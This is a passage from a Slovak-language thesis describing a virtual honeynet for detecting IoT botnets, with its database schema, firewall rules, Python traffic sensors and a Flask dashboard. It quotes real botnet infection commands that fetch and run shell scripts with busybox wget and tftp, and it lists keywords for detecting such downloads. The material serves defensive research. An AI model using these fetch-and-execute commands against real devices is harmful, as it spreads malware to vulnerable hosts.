
Ďalšou súčasťou honeynetu je **databáza**. Tá ukladá príkazy z telnet komunikácie, údaje o IP adresách útočníkov a vybranú komunikáciu s honeypotmi.

V rámci záverečnej práce sme navrhli aj jednoduché **webové rozhranie**, ktoré slúži na zobrazenie uložených údajov v rozumnej forme užívateľovi. Údaje je možné filtrovať a usporiadať podľa požiadaviek.

5.1 Databáza

Okrem ukladania sieťovej komunikácie do súborov využívame relačnú databázu, do ktorej vkladáme niektoré vybrané údaje. Pretože náš honeynet nevyžaduje databázu, ktorá by podporovala klient-server architektúru, rozhodli sme sa použiť lokálnu databázu **SQLite** [65]. Celá databáza je obsiahnutá v jednom súbore, čo je jej hlavnou výhodou pri archivácii zozbieraných údajov.

Pri zbere údajov využívame osem databázových tabuliek, ktorých schémy znázorňuje obrázok č. 15. Tieto tabuľky používame pri vizualizácii zozbieraných údajov vo webovom rozhraní a ukladanie dodatočných údajov.



Obr. 15 Schémy databázy honeynetu

Najdôležitejšou tabuľkou spomedzi týchto osem je tabuľka **telnet_commands**. Do nej ukladáme príkazy, ktoré boli poslané útočníkom na honeypoty prostredníctvom protokolu telnet. Okrem zdrojovej a cieľovej IP adresy a portov obsahuje samotný príkaz, odoslaný na honeypot, časovú známku a dva dodatočné stĺpce. **Stĺpec download** môže nadobúdať dve hodnoty. Hodnotu 1, ak príkaz obsahuje niektoré zo zaujímavých slov. V opačnom prípade obsahuje hodnotu 0. **Stĺpec num_pack** môže obsahovať kladné celé číslo, ktoré predstavuje počet paketov použitých na odoslanie príslušného príkazu.

Ďalšou tabuľkou je **connections**. Tá obsahuje klasické zdrojové a cieľové údaje paketu, časovú známku a typ protokolu, teda či ide o TCP paket alebo UDP datagram.

DNS komunikáciu ukladáme do **tabuľky dns**. **Stĺpec qr** obsahuje požiadavku na DNS server. Ak nie je **stĺpec rr** prázdny, tak obsahuje odpoveď DNS servera. **Stĺpec type** označuje typ požiadavky a odpovede DNS správy. **Tabuľky http_rq a http_rr** majú tiež stĺpce pre zdrojové a cieľové údaje, časovú známku a niekoľko hodnôt z hlavičky HTTP paketov (napr. Host, Path, Method alebo Server). Taktiež máme **tabuľku pre IRC komunikáciu**, ktorá má navyše od doterajších tabuliek 4 stĺpce, ktorých názvy sa zhodujú s ich využitím.

Ostali nám ešte dve pomocné **tabuľky ips** a **files**. Obe tieto tabuľky sú vypĺňané dodatočne pomocou pomocných programov. Prvá z nich uchováva informácie o konkrétnej IP adrese. Okrem údajov o polohe, má aj stĺpec, ktorého hodnota 1 hovorí, že daná IP adresa je na niektorom **blackliste Moocher.io [66]**. Naopak hodnota 0 označuje situáciu, že IP adresa sa zatiaľ neobjavila na žiadnom z ich blacklistov. **Tabuľka files** uchováva údaje o prevzatých súboroch, ktoré sa objavili v niektorom z telnet príkazov. Obsahuje **stĺpec url**, ktorý predstavuje url adresu získaného súboru, **stĺpec name**, ktorý predstavuje názov lokálneho súboru, **stĺpec hash**, ktorý obsahuje hash získaného súboru a **stĺpec s časovou známkou**, ktorý obsahuje čas skopírovania súboru.

5.2 Riadenie toku údajov

Ďalším prvkom nášho honeynetu je **riadenie toku údajov**. Je to dôležitá súčasť každého honeynetu. Vďaka virtualizácii sme mohli implementovať tento prvok na vyššej vrstve než sú honeypoty. Snažíme sa útočníka udržať v kontrolovanom prostredí a nedovoliť mu útočiť na zariadenia mimo honeynet. V prípade botnetu je potrebné zabezpečiť, aby bot nedokázal vykonávať útoky, na ktoré bol vytvorený. Prvým stupňom kontroly **je manuálne riadenie virtuálnych strojov**. Administrátor môže stroje kedykoľvek vypnúť alebo odstaviť od počítačovej siete. Takáto ochrana je však nedostatočná, pretože vyžaduje aktívnu činnosť administrátora. Dá sa však využiť v krajných prípadoch, kedy ostatné postupy zlyhajú.

Keďže honeypoty zdieľajú sieťový most s fyzickým strojom, musíme v prvom rade zabezpečiť, aby sa naň útočník nedokázal dostať. Inak by mohol mať prístup k ukladaným údajom a celému riadeniu honeynetu, čo je nežiadúci stav. Pri návrhu počítačovej siete s jedným fyzickým sieťovým rozhraním, je táto úloha komplikovanejšia. Okrem odfiltrovania komunikácie smerujúcej na IP adresu fyzického

stroja, musíme zabrániť komunikácii aj na spojovej vrstve. Nástroje, ktoré sa na tento účel používajú, sú **iptables [67]** a **ebtables [68]**. Iptables je program, ktorý slúži na riadenie linuxového firewallu na minimálne sieťovej vrstve. Pomocou neho vieme nastaviť pravidlá filtrovania IP paketov. V tomto prípade nás zaujíma pravidlo zahodenia všetkých paketov smerujúcich z IP adries honeypotov k fyzickému stroju. Pre spojovú vrstvu je ekvivalentom ebtables. Tu podobne zahodíme rámce smerujúce od honeypotov k fyzickému stroju. Filtrovanie na tejto úrovni prebieha na základe MAC adries. Na obrázku č. 16 sú znázornené pravidlá z nástroja iptables pre sieťový most.

```
Chain FORWARD (policy DROP)
target     prot opt source               destination
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
ACCEPT     icmp --  anywhere             anywhere             icmp echo-reply
ACCEPT     icmp --  anywhere             anywhere             icmp destination-unreachable
ACCEPT     icmp --  anywhere             anywhere             icmp time-exceeded
ACCEPT     tcp  --  anywhere             anywhere             state NEW,ESTABLISHED tcp dpt:telnet
ACCEPT     tcp  --  anywhere             anywhere             state NEW,ESTABLISHED tcp spt:telnet
ACCEPT     tcp  --  anywhere             anywhere             state NEW,RELATED,ESTABLISHED tcp dpt:http
ACCEPT     tcp  --  anywhere             anywhere             state NEW,RELATED,ESTABLISHED tcp spt:http
ACCEPT     tcp  --  anywhere             anywhere             state NEW tcp dpt:https
ACCEPT     tcp  --  anywhere             anywhere             state NEW tcp spt:https
ACCEPT     udp  --  anywhere             anywhere             state NEW,RELATED,ESTABLISHED udp dpt:domain
ACCEPT     udp  --  anywhere             anywhere             state NEW,RELATED,ESTABLISHED udp spt:domain
REJECT     tcp  --  anywhere             anywhere             tcp dpt:telnet flags:FIN,SYN,RST,ACK/SYN #conn src/32 > 3 reject-with icmp-port-unreachable
DROP       tcp  --  anywhere             anywhere             tcp dpt:http flags:FIN,SYN,RST,ACK/SYN #conn src/24 > 20
DROP       all  --  anywhere             xxx.xxx.xxx.xxx      state NEW
DROP       icmp --  anywhere             xxx.xxx.xxx.xxx      state NEW
DROP       icmp --  anywhere             xxx.xxx.xxx.xxx
```

Obr. 16 Nastavenie firewallu pre sieťový most

V návrhu používame dva nezávislé sieťové rozhrania, čo zjednodušuje filtrovanie, a teda zvyšuje bezpečnosť. Honeypoty nedokážu komunikovať priamo s fyzickým strojom na sieťovej vrstve. Takže stačí už len zamedziť komunikácii na spojovej vrstve. Tú však nesmieme zakázať všetku sieťovú komunikáciu, pretože potrebujeme, aby virtuálne stroje komunikovali mimo našu počítačovú sieť. V tomto prípade môžeme využiť ebtables, alebo filtrovanie na základe virtuálnych sietí (VLAN) na premostených sieťových rozhraniach. Tento druhý spôsob je najefektívnejší a ľahko implementovateľný. Nasledujúce dva príkazy zabezpečia toto filtrovanie.

```
1.  echo 1 > /sys/class/net/br0/bridge/vlan_filtering
2.  bridge vlan del dev br0 vid 1 self
```

Ďalšou požiadavkou kladenou na virtuálny honeynet je zabránenie útokom mimo honeynet. To docielime filtrovaním všetkej odchádzajúcej komunikácie z honeypotov. Takto ale vytvárame prostredie, ktoré je až príliš uzavreté a prípadný botnet sa v ňom nedokáže, alebo len veľmi obtiažne dokáže šíriť. Takýto stav nie je bežný, a teda môže byť pre útočníka podozrivý. Z tohto dôvodu povolíme okrem vstupnej komunikácie aj niektoré služby pre odchádzajúcu komunikáciu. V našom prípade sú to hlavne sieťové porty pre protokoly telnet (23/TCP), DNS (53/UDP), HTTP (80/TCP) a HTTS (443/TCP). Samozrejme povoliť môžeme aj rôzne iné služby, podľa toho, koľko rôznej komunikácie chceme útočníkovi dovoliť. Využívame tiež obmedzenie počtu spojení, ktoré môžu byť súčasne nadviazané, a teda znemožňujeme prípadným útokom vo väčšom meradle. Presné pravidlá sú v prílohe E.

5.3 Senzory pre zber údajov

Botnety, ako sú **Mirai** [69] alebo **Qbot** [69], ktoré sa šíria naprieč zariadeniami IoT, smerovačmi, DVR (digitálny video rekordér) a IP kamerami, sa snažia šíriť pomocou slabo zabezpečenej telnet služby. Prvým príznakom aktivity bota je otestovanie, či je telnet služba na zariadení spustená a či beží na predpokladanom štandardnom porte. Ak je dostupná, snaží sa otestovať prostredie, či dokáže spustiť svoj kód, alebo či na danom zariadení už nie je spustená jeho inštancia. Potom sa snaží získať škodlivý kód, ktorým sa spustí samotný program bota. Príkladom takýchto príkazov je obrázok č. 17. Ide o príkazy botnetu **ELF_BASHLITE.SMB**, ktoré inicializujú ďalšiu činnosť bota na kompromitovanom zariadení.

```
cd /tmp
busybox wget http://69[.]163[.]37[.]115/.n[redacted]rs/bin.sh
busybox tftp -r bin.sh -g 69[.]63[.]37[.]115
sh bin.sh
echo -e '\\x62\\x69\\x6e\\x66\\x61\\x67\\x74'\r\n

cd /tmp/
busybox wget http://176[.]10[.]250[.]37/.n[redacted]rs/bin2.sh
busybox tftp -r bin2.sh -g 176[.]10[.]250[.]37
sh bin2.sh
echo -e '\\x62\\x69\\x6e\\x66\\x61\\x67\\x74'\r\n
```

Obr. 17 Príklady príkazov využívaných pri šírení botnetu ELF_BASHLITE.SMB [69]

5.3.1 Senzor telnet príkazov

Jeden zo senzorov, ktorý sme implementovali, sa zameriava na príkazy telnetu. Pomocou nástroja **tcpflow [70]** sleduje telnet komunikáciu na sieťovom moste, ktorá smeruje na honeypoty. Vďaka tomu, že telnet komunikácia prebieha bez šifrovania, dokážeme tento senzor umiestniť v rámci sieťového rozhrania, ktorým komunikácia prebieha. Z týchto dôvodov sme vytvorili nástroj **telnet.py**, ktorý spracuje výstup z tcpflow, vyskladá si konkrétne príkazy a uloží ich do databázy - **tabuľky telnet_commands**. Taktiež v nich vyhľadávame vzory príkazov, ktoré sa snažia stiahnuť škodlivý kód a potom ho vykonať. Tento nástroj dokáže zaznamenať prihlasovacie údaje, ktoré botnet testuje pre prihlásenie. Tieto údaje však už nie sú tak zaujímavé, pretože sa zväčša opakujú prednastavené bežné mená užívateľov ako admin, root, user a iné, a k nim prislúchajúce heslá ako password, 1234, admin a pod.

Nástroj telnet.py v prvom kroku využíva Python modul subprocess, ktorý vytvorí nový proces a spustí v ňom program tcpflow. Ako parametre tohto príkazu používame premennú **snifffilter_list** z konfiguračného súboru, ktorý popisujeme v rámci tejto kapitoly. Na to aby sme mohli ďalej pracovať s výstupom z programu tcpflow sme použili rúru knižnice subprocess. V ďalšom kroku sme vytvorili spojenie na databázu.

```
1.  proc = subprocess.Popen(['sudo','tcpflow', '-c', '-i',
conf.interface ] + conf.snifffilter_list + ['and', 'dst',
'port', '23'], stdout=subprocess.PIPE)
2.  db = dbhoney.DBhoney()
```

Program tcpflow dáva na výstup po riadkoch obsah paketov, ktoré spĺňajú náš filter. Ten má nastavený cieľový port 23 a teda zberá len príkazy z telnetu. Pri automatizovaných nástrojoch sa dá povedať, že jeden príkaz je jeden paket, avšak nemusí to byť pravidlom. Z tohto dôvodu tieto príkazy skladáme. Pre tento účel sme implementovali tri metódy.

Prvou metódou je **exists_session,** ktorá zistí, či už existuje v pamäti nejaký záznam o činnosti danej IP adresy na niektorom z našich honeypotov, pričom bol použitý rovnaký zdrojový port. Zdrojová IP adresa a port predstavujú jeden proces na zariadení útočníka.

```
1.  def exists_session(Src, Dst, SPort, DPort):
2.        i = 0
3.        while i < len(Sessions.sessions):
4.           if Src == Sessions.sessions[i][0] and
             Dst ==  Sessions.sessions[i][1]
             and SPort == Sessions.sessions[i][2] and
             DPort == Sessions.sessions[i][3]:
5.                return True
6.           i = i + 1
7.        return False
```

Druhou metódou je **create_session**, ktorej úlohou je vytvorenie nového záznamu, ak predošlá metóda vráti False.

```
1.   def create_session(Src, Dst, SPort, DPort):
2.   if not Sessions.exists_session(Src, Dst, SPort,
DPort):
3.   Sessions.sessions.append([Src, Dst, SPort, DPort, [],
0])
```

Poslednou metódou je **write_session_string**, ktorá zapíše spracované príkazy do databázy. Príkaz je ukončený pomocou znaku „\r“. Kým sa tento znak neobjaví v niektorom z paketov, tak je príkaz v štádiu písania. Z tohto dôvodu ukladáme príkazy do databázy až vtedy, keď narazíme na tento znak. V tejto metóde kontrolujeme, či príkaz neobsahuje niektorý zo zaujímavých výrazov, ako wget, tftp, bin, busybox a podobne. Tieto výrazy sme vybrali na základe toho, že útočník musí nejakým spôsobom prevziať škodlivý kód a potom ho vykonať. Príkazy ako wget a tftp slúžia práve na prevzatie súborov a príkazy ako bin, sh, alebo busybox sa používajú pri spúšťaní programov v prostredí linux. Súčasne počítame počet paketov, ktoré tvorili daný príkaz. Na konci ukladáme získané príkazy do databázy volaním metódy **db.saveTelnetCommand**. Táto metóda je v prílohe A aj s kompletným programom telnet.py.

5.3.2 Senzor TCP a UDP komunikácie

Druhý senzor je taktiež umiestnený na sieťovom moste, ale využíva nástroj **tcpdump [71]**. Presnejšie pri implementácii tohto senzora používame Python knižnicu **scapy [72]**, ktorá na pozadí využíva práve tento nástroj. Pre programovací jazyk Python sme sa rozhodli aj z dôvodu, že obsahuje túto knižnicu, ktorá je užitočná pri zbere údajov z počítačovej siete. Tento senzor taktiež odchytáva sieťovú komunikáciu, ale zameriavame sa na DNS komunikáciu, HTTP komunikáciu a prípadnú IRC komunikáciu. Súčasne ukladáme aj UDP komunikáciu s honeypotmi spolu so zdrojovým a cieľovým portom a IP adresami. Pri každom zaznamenanom údaji máme aj časovú známku. Pre TCP komunikáciu ukladáme údaje iba o tých spojeniach, ktoré majú v hlavičke paketu príznak SYN, alebo SYN a ACK. Ukladať všetky spojenia do databázy by bolo zbytočné. Preto ukladáme počiatočné dva pakety komunikácie. Prvý je s príznakom SYN, ktorý je inicializačný. A za ním nasleduje odpoveď druhej strany komunikácie s príznakmi SYN a ACK. Tieto príznaky sú nastavené v TCP hlavičke paketu. Celá komunikácia je ukladaná aj v podobe štandardných pcap súborov, ktoré sú výstupom nástroja tcpdump [71]. Pri DNS komunikácii ukladáme do databázy požiadavky na preklad doménového mena a ich odpovede. Tieto informácie sú užitočné pri hľadaní podozrivých adries. Pre HTTP komunikáciu ukladáme niektoré z údajov v hlavičke paketu. Sú to napríklad Method, Path, Host, alebo Server a Location. Vďaka nim vieme celú cestu k požadovanému súboru, alebo tiež vieme aký server používa útočník na zdieľanie súborov. IRC komunikácia je ukladaná do databázy spolu so základnými príkazmi, ktoré obsahuje. V programe voláme metódu **sniff**, ktorá zberá sieťovú komunikáciu na základe filtra z konfiguračného súboru a pre každý zaznamenaný paket volá metódu **querysniff**.

```
sniff(iface = conf.interface, filter = " ".join(conf.snifffilter_list),
prn = querysniff, store = 0)
```

Metóda querysniff zistí, či paket vyhovuje jednej z podmienok, teda či ide o DNS komunikáciu, HTTP komunikáciu alebo IRC komunikáciu a v prípade splnenia podmienky, uloží záznam do databázy. Protokol DNS je v scapy priamo implementovaný, takže rozlíšiť túto komunikáciu nerobí žiaden problém. Pre ostatné dva protokoly sme však museli použiť iné implementácie. HTTP komunikáciu rozlišujeme na základe portu

80, na ktorom štandardne prebieha a vyberáme z nej parametre hlavičky, ktoré sú znázornené v kapitole o databáze. Pre IRC sme použili implementáciu pre scapy od organizácie The Honeynet Project [73], ktorá rozpoznáva IRC komunikáciu na základe regulárnych výrazov.

Okrem týchto troch protokolov, ukladá tento nástroj aj všeobecnú TCP a UDP komunikáciu, tak ako uvádzame vyššie. Jednotlivé pakety sú ukladané aj vo forme súborov pcap, ktoré sú postupne vytvárané s časovou pečiatkou začiatku a konca ich záznamov. Zdrojové súbory nástroja sú uvedené v prílohe B.

5.3.3 Pomocné nástroje

Okrem hlavných dvoch nástrojov pre zber údajov sme implementovali aj dva pomocné, z ktorých jeden ukladá metadáta o IP adresách a druhý sa snaží kopírovať súbory, stiahnuté útočníkom pomocou wget príkazu.

Nástroj **collectip.py** vezme všetky IP adresy, ktoré sú v databáze buď ako zdrojová alebo cieľová adresa ktorejkoľvek komunikácie a pokiaľ sa dá, zistí o nich údaje o umiestnení a prítomnosť na blackliste služby **moocher.io**. Údaje o polohe získavame pomocou knižnice **qeolite2** [74], ktorá nám poskytne krajinu, časové pásmo, kontinent a súradnice danej IP adresy. A vďaka webovému API služby moocher.io vieme zistiť, či nie je niektorá IP adresa na blackliste, ktorý táto služba prevádzkuje. Všetky údaje, ktoré sa nám podarí získať, ukladáme do **tabuľky ips**.

Nástroj **filedown.py** má na starosti kontrolu uložených telnet príkazov a ukladanie súborov, ktoré sa útočník snažil skopírovať príkazom wget. Skopírovanie týchto súborov má na starosti **metóda down_get**, ktorá vo vstupnom príkaze vyhľadá url adresy v ňom použité a pokúsi sa ich skopírovať pomocou Python knižnice **urllib** [75].

```
1.  def down_wget(s):
2.      socket.setdefaulttimeout(30)
3.      c = re.findall("wget[^;]*;", s)
4.      if c:
5.          for i in c:
6.              cc = re.search("http[^; ]*", i)
7.              if cc:
8.                  url = cc.string[cc.start():cc.end()]
9.                  id = uuid.uuid4()
```


```
10.                 try:
11.                     urllib.urlretrieve(url,
filename=conf.files +
                        "files/" + str(id))
12.                 except:
13.                  pass
14.                  if os.path.isfile(conf.files +
"files/" + str(id)):
15.                      hash = md5(conf.files + "files/" +
str(id))
16.                      return str(id), url, hash
17.      return None
```

Ak všetko prebehne bez problémov, získaný súbor sa uloží do lokálneho adresára, nastaveného v konfiguračnom súbore. Názov lokálneho súboru je vygenerovaný náhodne. Súčasne vytvárame odtlačok tohto súboru pomocou nástroja Md5hash.. Spolu s URL adresou sú tieto údaje uložené do databázy a pridaná je aj zdrojová IP adresa, odkiaľ príkaz prišiel. Zdrojové kódy pre pomocné nástroje sú zobrazené v prílohe C a v prílohe D .

5.4 Webové rozhranie


Keďže riadenie honeynetu prebieha pomocou konzoly prístupnej cez SSH spojenie so serverom, vytvorili sme webové rozhranie, ktoré umožňuje vizualizáciu zozbieraných údajov. Prezeranie zozbieraných údajov v konzole by bolo neprehľadné. Webové rozhranie sme vybudovali nad Python knižnicou **Flask** [76]. Aplikácia pracuje s našou databázou a zobrazuje zozbierané údaje v tabuľkách, ktoré sú postavené na **DataTables knižnici** javascriptu [77]. Každá tabuľka implementuje stránkovanie, triedenie podľa stĺpcov a filtrovanie podľa vyhľadávaného výrazu.

Ku každej tabuľke z databázy máme jednu stránku, ktorá zobrazuje jej obsah. Teda zobrazujeme telnet príkazy, DNS požiadavky, TCP a UDP spojenia (obr. č. 18), HTTP požiadavky a odpovede, IRC komunikáciu, údaje o zozbieraných súboroch a zachytené IP adresy. Na tejto stránke sa administrátor honeynetu môže prekliknúť na webovú službu blacklistov **multirbl** [78]. Touto službou sme doplnili službu moocher.io.



Obr. 18 Webové rozhranie – TCP a UDP komunikácia


Na úvodnej stránke sa zobrazujú už vyfiltrované zaujímavé príkazy, ktoré honeynet zachytil (obr. č. 19). Kliknutím na zdrojovú IP adresu sa vieme prepnúť na detail komunikácie tejto IP adresy s našimi honeypotmi. Táto možnosť je dôležitá, ak sledujeme konkrétny prípad nakazenia honeypotu škodlivým kódom, resp. komunikáciu v rámci botnetu.



Obr. 19 Webové rozhranie - zaujímavé príkazy

V časti honeypoty máme zoznam konkrétnych honeypotov aj s ich IP adresami a architektúrou. Týmto zoznamom si vieme zobraziť komunikáciu iba s daným jedným honeypotom (Obr. č. 20). Toto je tiež prínosné pri sledovaní procesu nakazenia

honeypotu. Vieme takto sledovať aj komunikáciu nesúvisiacu priamo s IP adresou útočníka.



Obr. 20 Webové rozhranie - detail honeypotu

Aplikácia webového rozhrania je zložená z jedného Python súboru **web.py**, v ktorom je implementované celé rozhranie a **adresára templates**. Tento adresár obsahuje šablóny jednotlivých stránok. Celý web vieme nasadiť na nejaký webový server (napr. Apache2), ktorý podporuje **wsgi skripty**. Pre nenáročné používanie však postačuje vstavaný testovací web server knižnice Flask. Pre spustenie tohto servera sme pripravili skript **startweb.sh**, ktorý ho spustí na porte 5000. Zdrojové súbory webového rozhrania sú uvedené v prílohe E.

5.5 Konfiguračný súbor

Z dôvodu zjednodušenia nastavenia honeynetu sme vytvorili **konfiguračný súbor**, ktorý obsahuje základné premenné systému. Súbor sme nazvali **conf.py** a obsahuje nasledujúce premenné:

```
1.  DB = "/path/to/directory/honeypotDB.db"
2.  pcaps = "/path/to/directory/"
3.  files = "/path/to/directory/"
```

```
4.  interface = "br0"
5.  sniffilter_list = ['(', 'host', 'xxx.xxx.xxx.xxx',
'or', 'host', 'xxx.xxx.xxx.xxx', 'or', 'host',
'xxx.xxx.xxx.xxx', 'or', 'host','xxx.xxx.xxx.xxx', 'or',
'host', 'xxx.xxx.xxx.xxx', 'or', 'host', 'xxx.xxx.xxx.xxx',
')']
6.  ips = ['xxx.xxx.xxx.xxx', 'xxx.xxx.xxx.xxx',
'xxx.xxx.xxx.xxx','xxx.xxx.xxx.xxx', 'xxx.xxx.xxx.xxx',
'xxx.xxx.xxx.xxx']
7.  architectures = ['MIPS', 'MIPS', 'MIPSEL', 'POWERPC',
'ARMEL', 'ARMHF']
```

Prvou premennou systému je **cesta k súboru** s databázou SQLite. Druhý riadok konfiguračného súboru popisuje **cestu k adresáru** so súbormi, ktoré obsahujú všetku komunikáciu v honeynete, uloženú vo formáte súborov pcap. Tretia premenná určuje cestu k adresáru, kam sa kopírujú súbory prevzaté od útočníkov. **Premenná interface** určuje sieťové rozhranie, na ktorom sa bude sledovať sieťová komunikácia honeynetu. V našom prípade to je br0, teda sieťový most, ku ktorému sú pripojené všetky honeypoty. Nasledujúce dve premenné musia obsahovať rovnaké IP adresy, aké sme nastavili honeypotom, inak nebudú tieto hodnoty zodpovedať skutočnosti. Premenná **sniffilter_list** má špeciálny formát, pretože tvorí filter, ktorý sa používa na zber údajov z počítačovej siete. Aj keď je možné do tohto filtra pridávať ďalšie pravidlá, odporúčame sa držať stanoveného formátu a vkladať len samostatné IP adresy honeypotov. Premenná **ips** potom musí obsahovať rovnaké IP adresy ako sniffilter_list. Poslednou premennou je **architectures**, ktorá popisuje architektúry daných honeypotov. Počet aj poradie usporiadania údajov o honeypotoch sa musia v týchto posledných dvoch premenných zhodovať. Ak sa nezhodujú, nebudú hodnoty odpovedať skutočnosti. Premenná architetures môže nadobudnúť hodnoty: MIPS, MIPSEL, POWERPC, ARMEL, ARMHF.

6 Poznatky získané prevádzkou honeynetu

Tá kapitola obsahuje poznatky získané z prevádzky virtuálneho honeynetu pri detekcii botnetov. Akonáhle sme povolili na centrálnom firewalle univerzitnej počítačovej siete prístup na virtuálny honeynet, zaznamenali sme pokusy o prihlásenie sa k jednotlivým honeypotom. V priebehu niekoľkých minút sa už podarilo útočníkom odhaliť naše prihlasovacie údaje a postupovať v ich ďalších krokoch. Prvými krokmi útočníkov po prihlásení bolo testovanie prostredie, do ktorého sa dostali. Príkladom týchto príkazov sú:

```
cat /proc/mounts; /bin/busybox LAUGL
nc; wget; /bin/busybox LAUGL
```

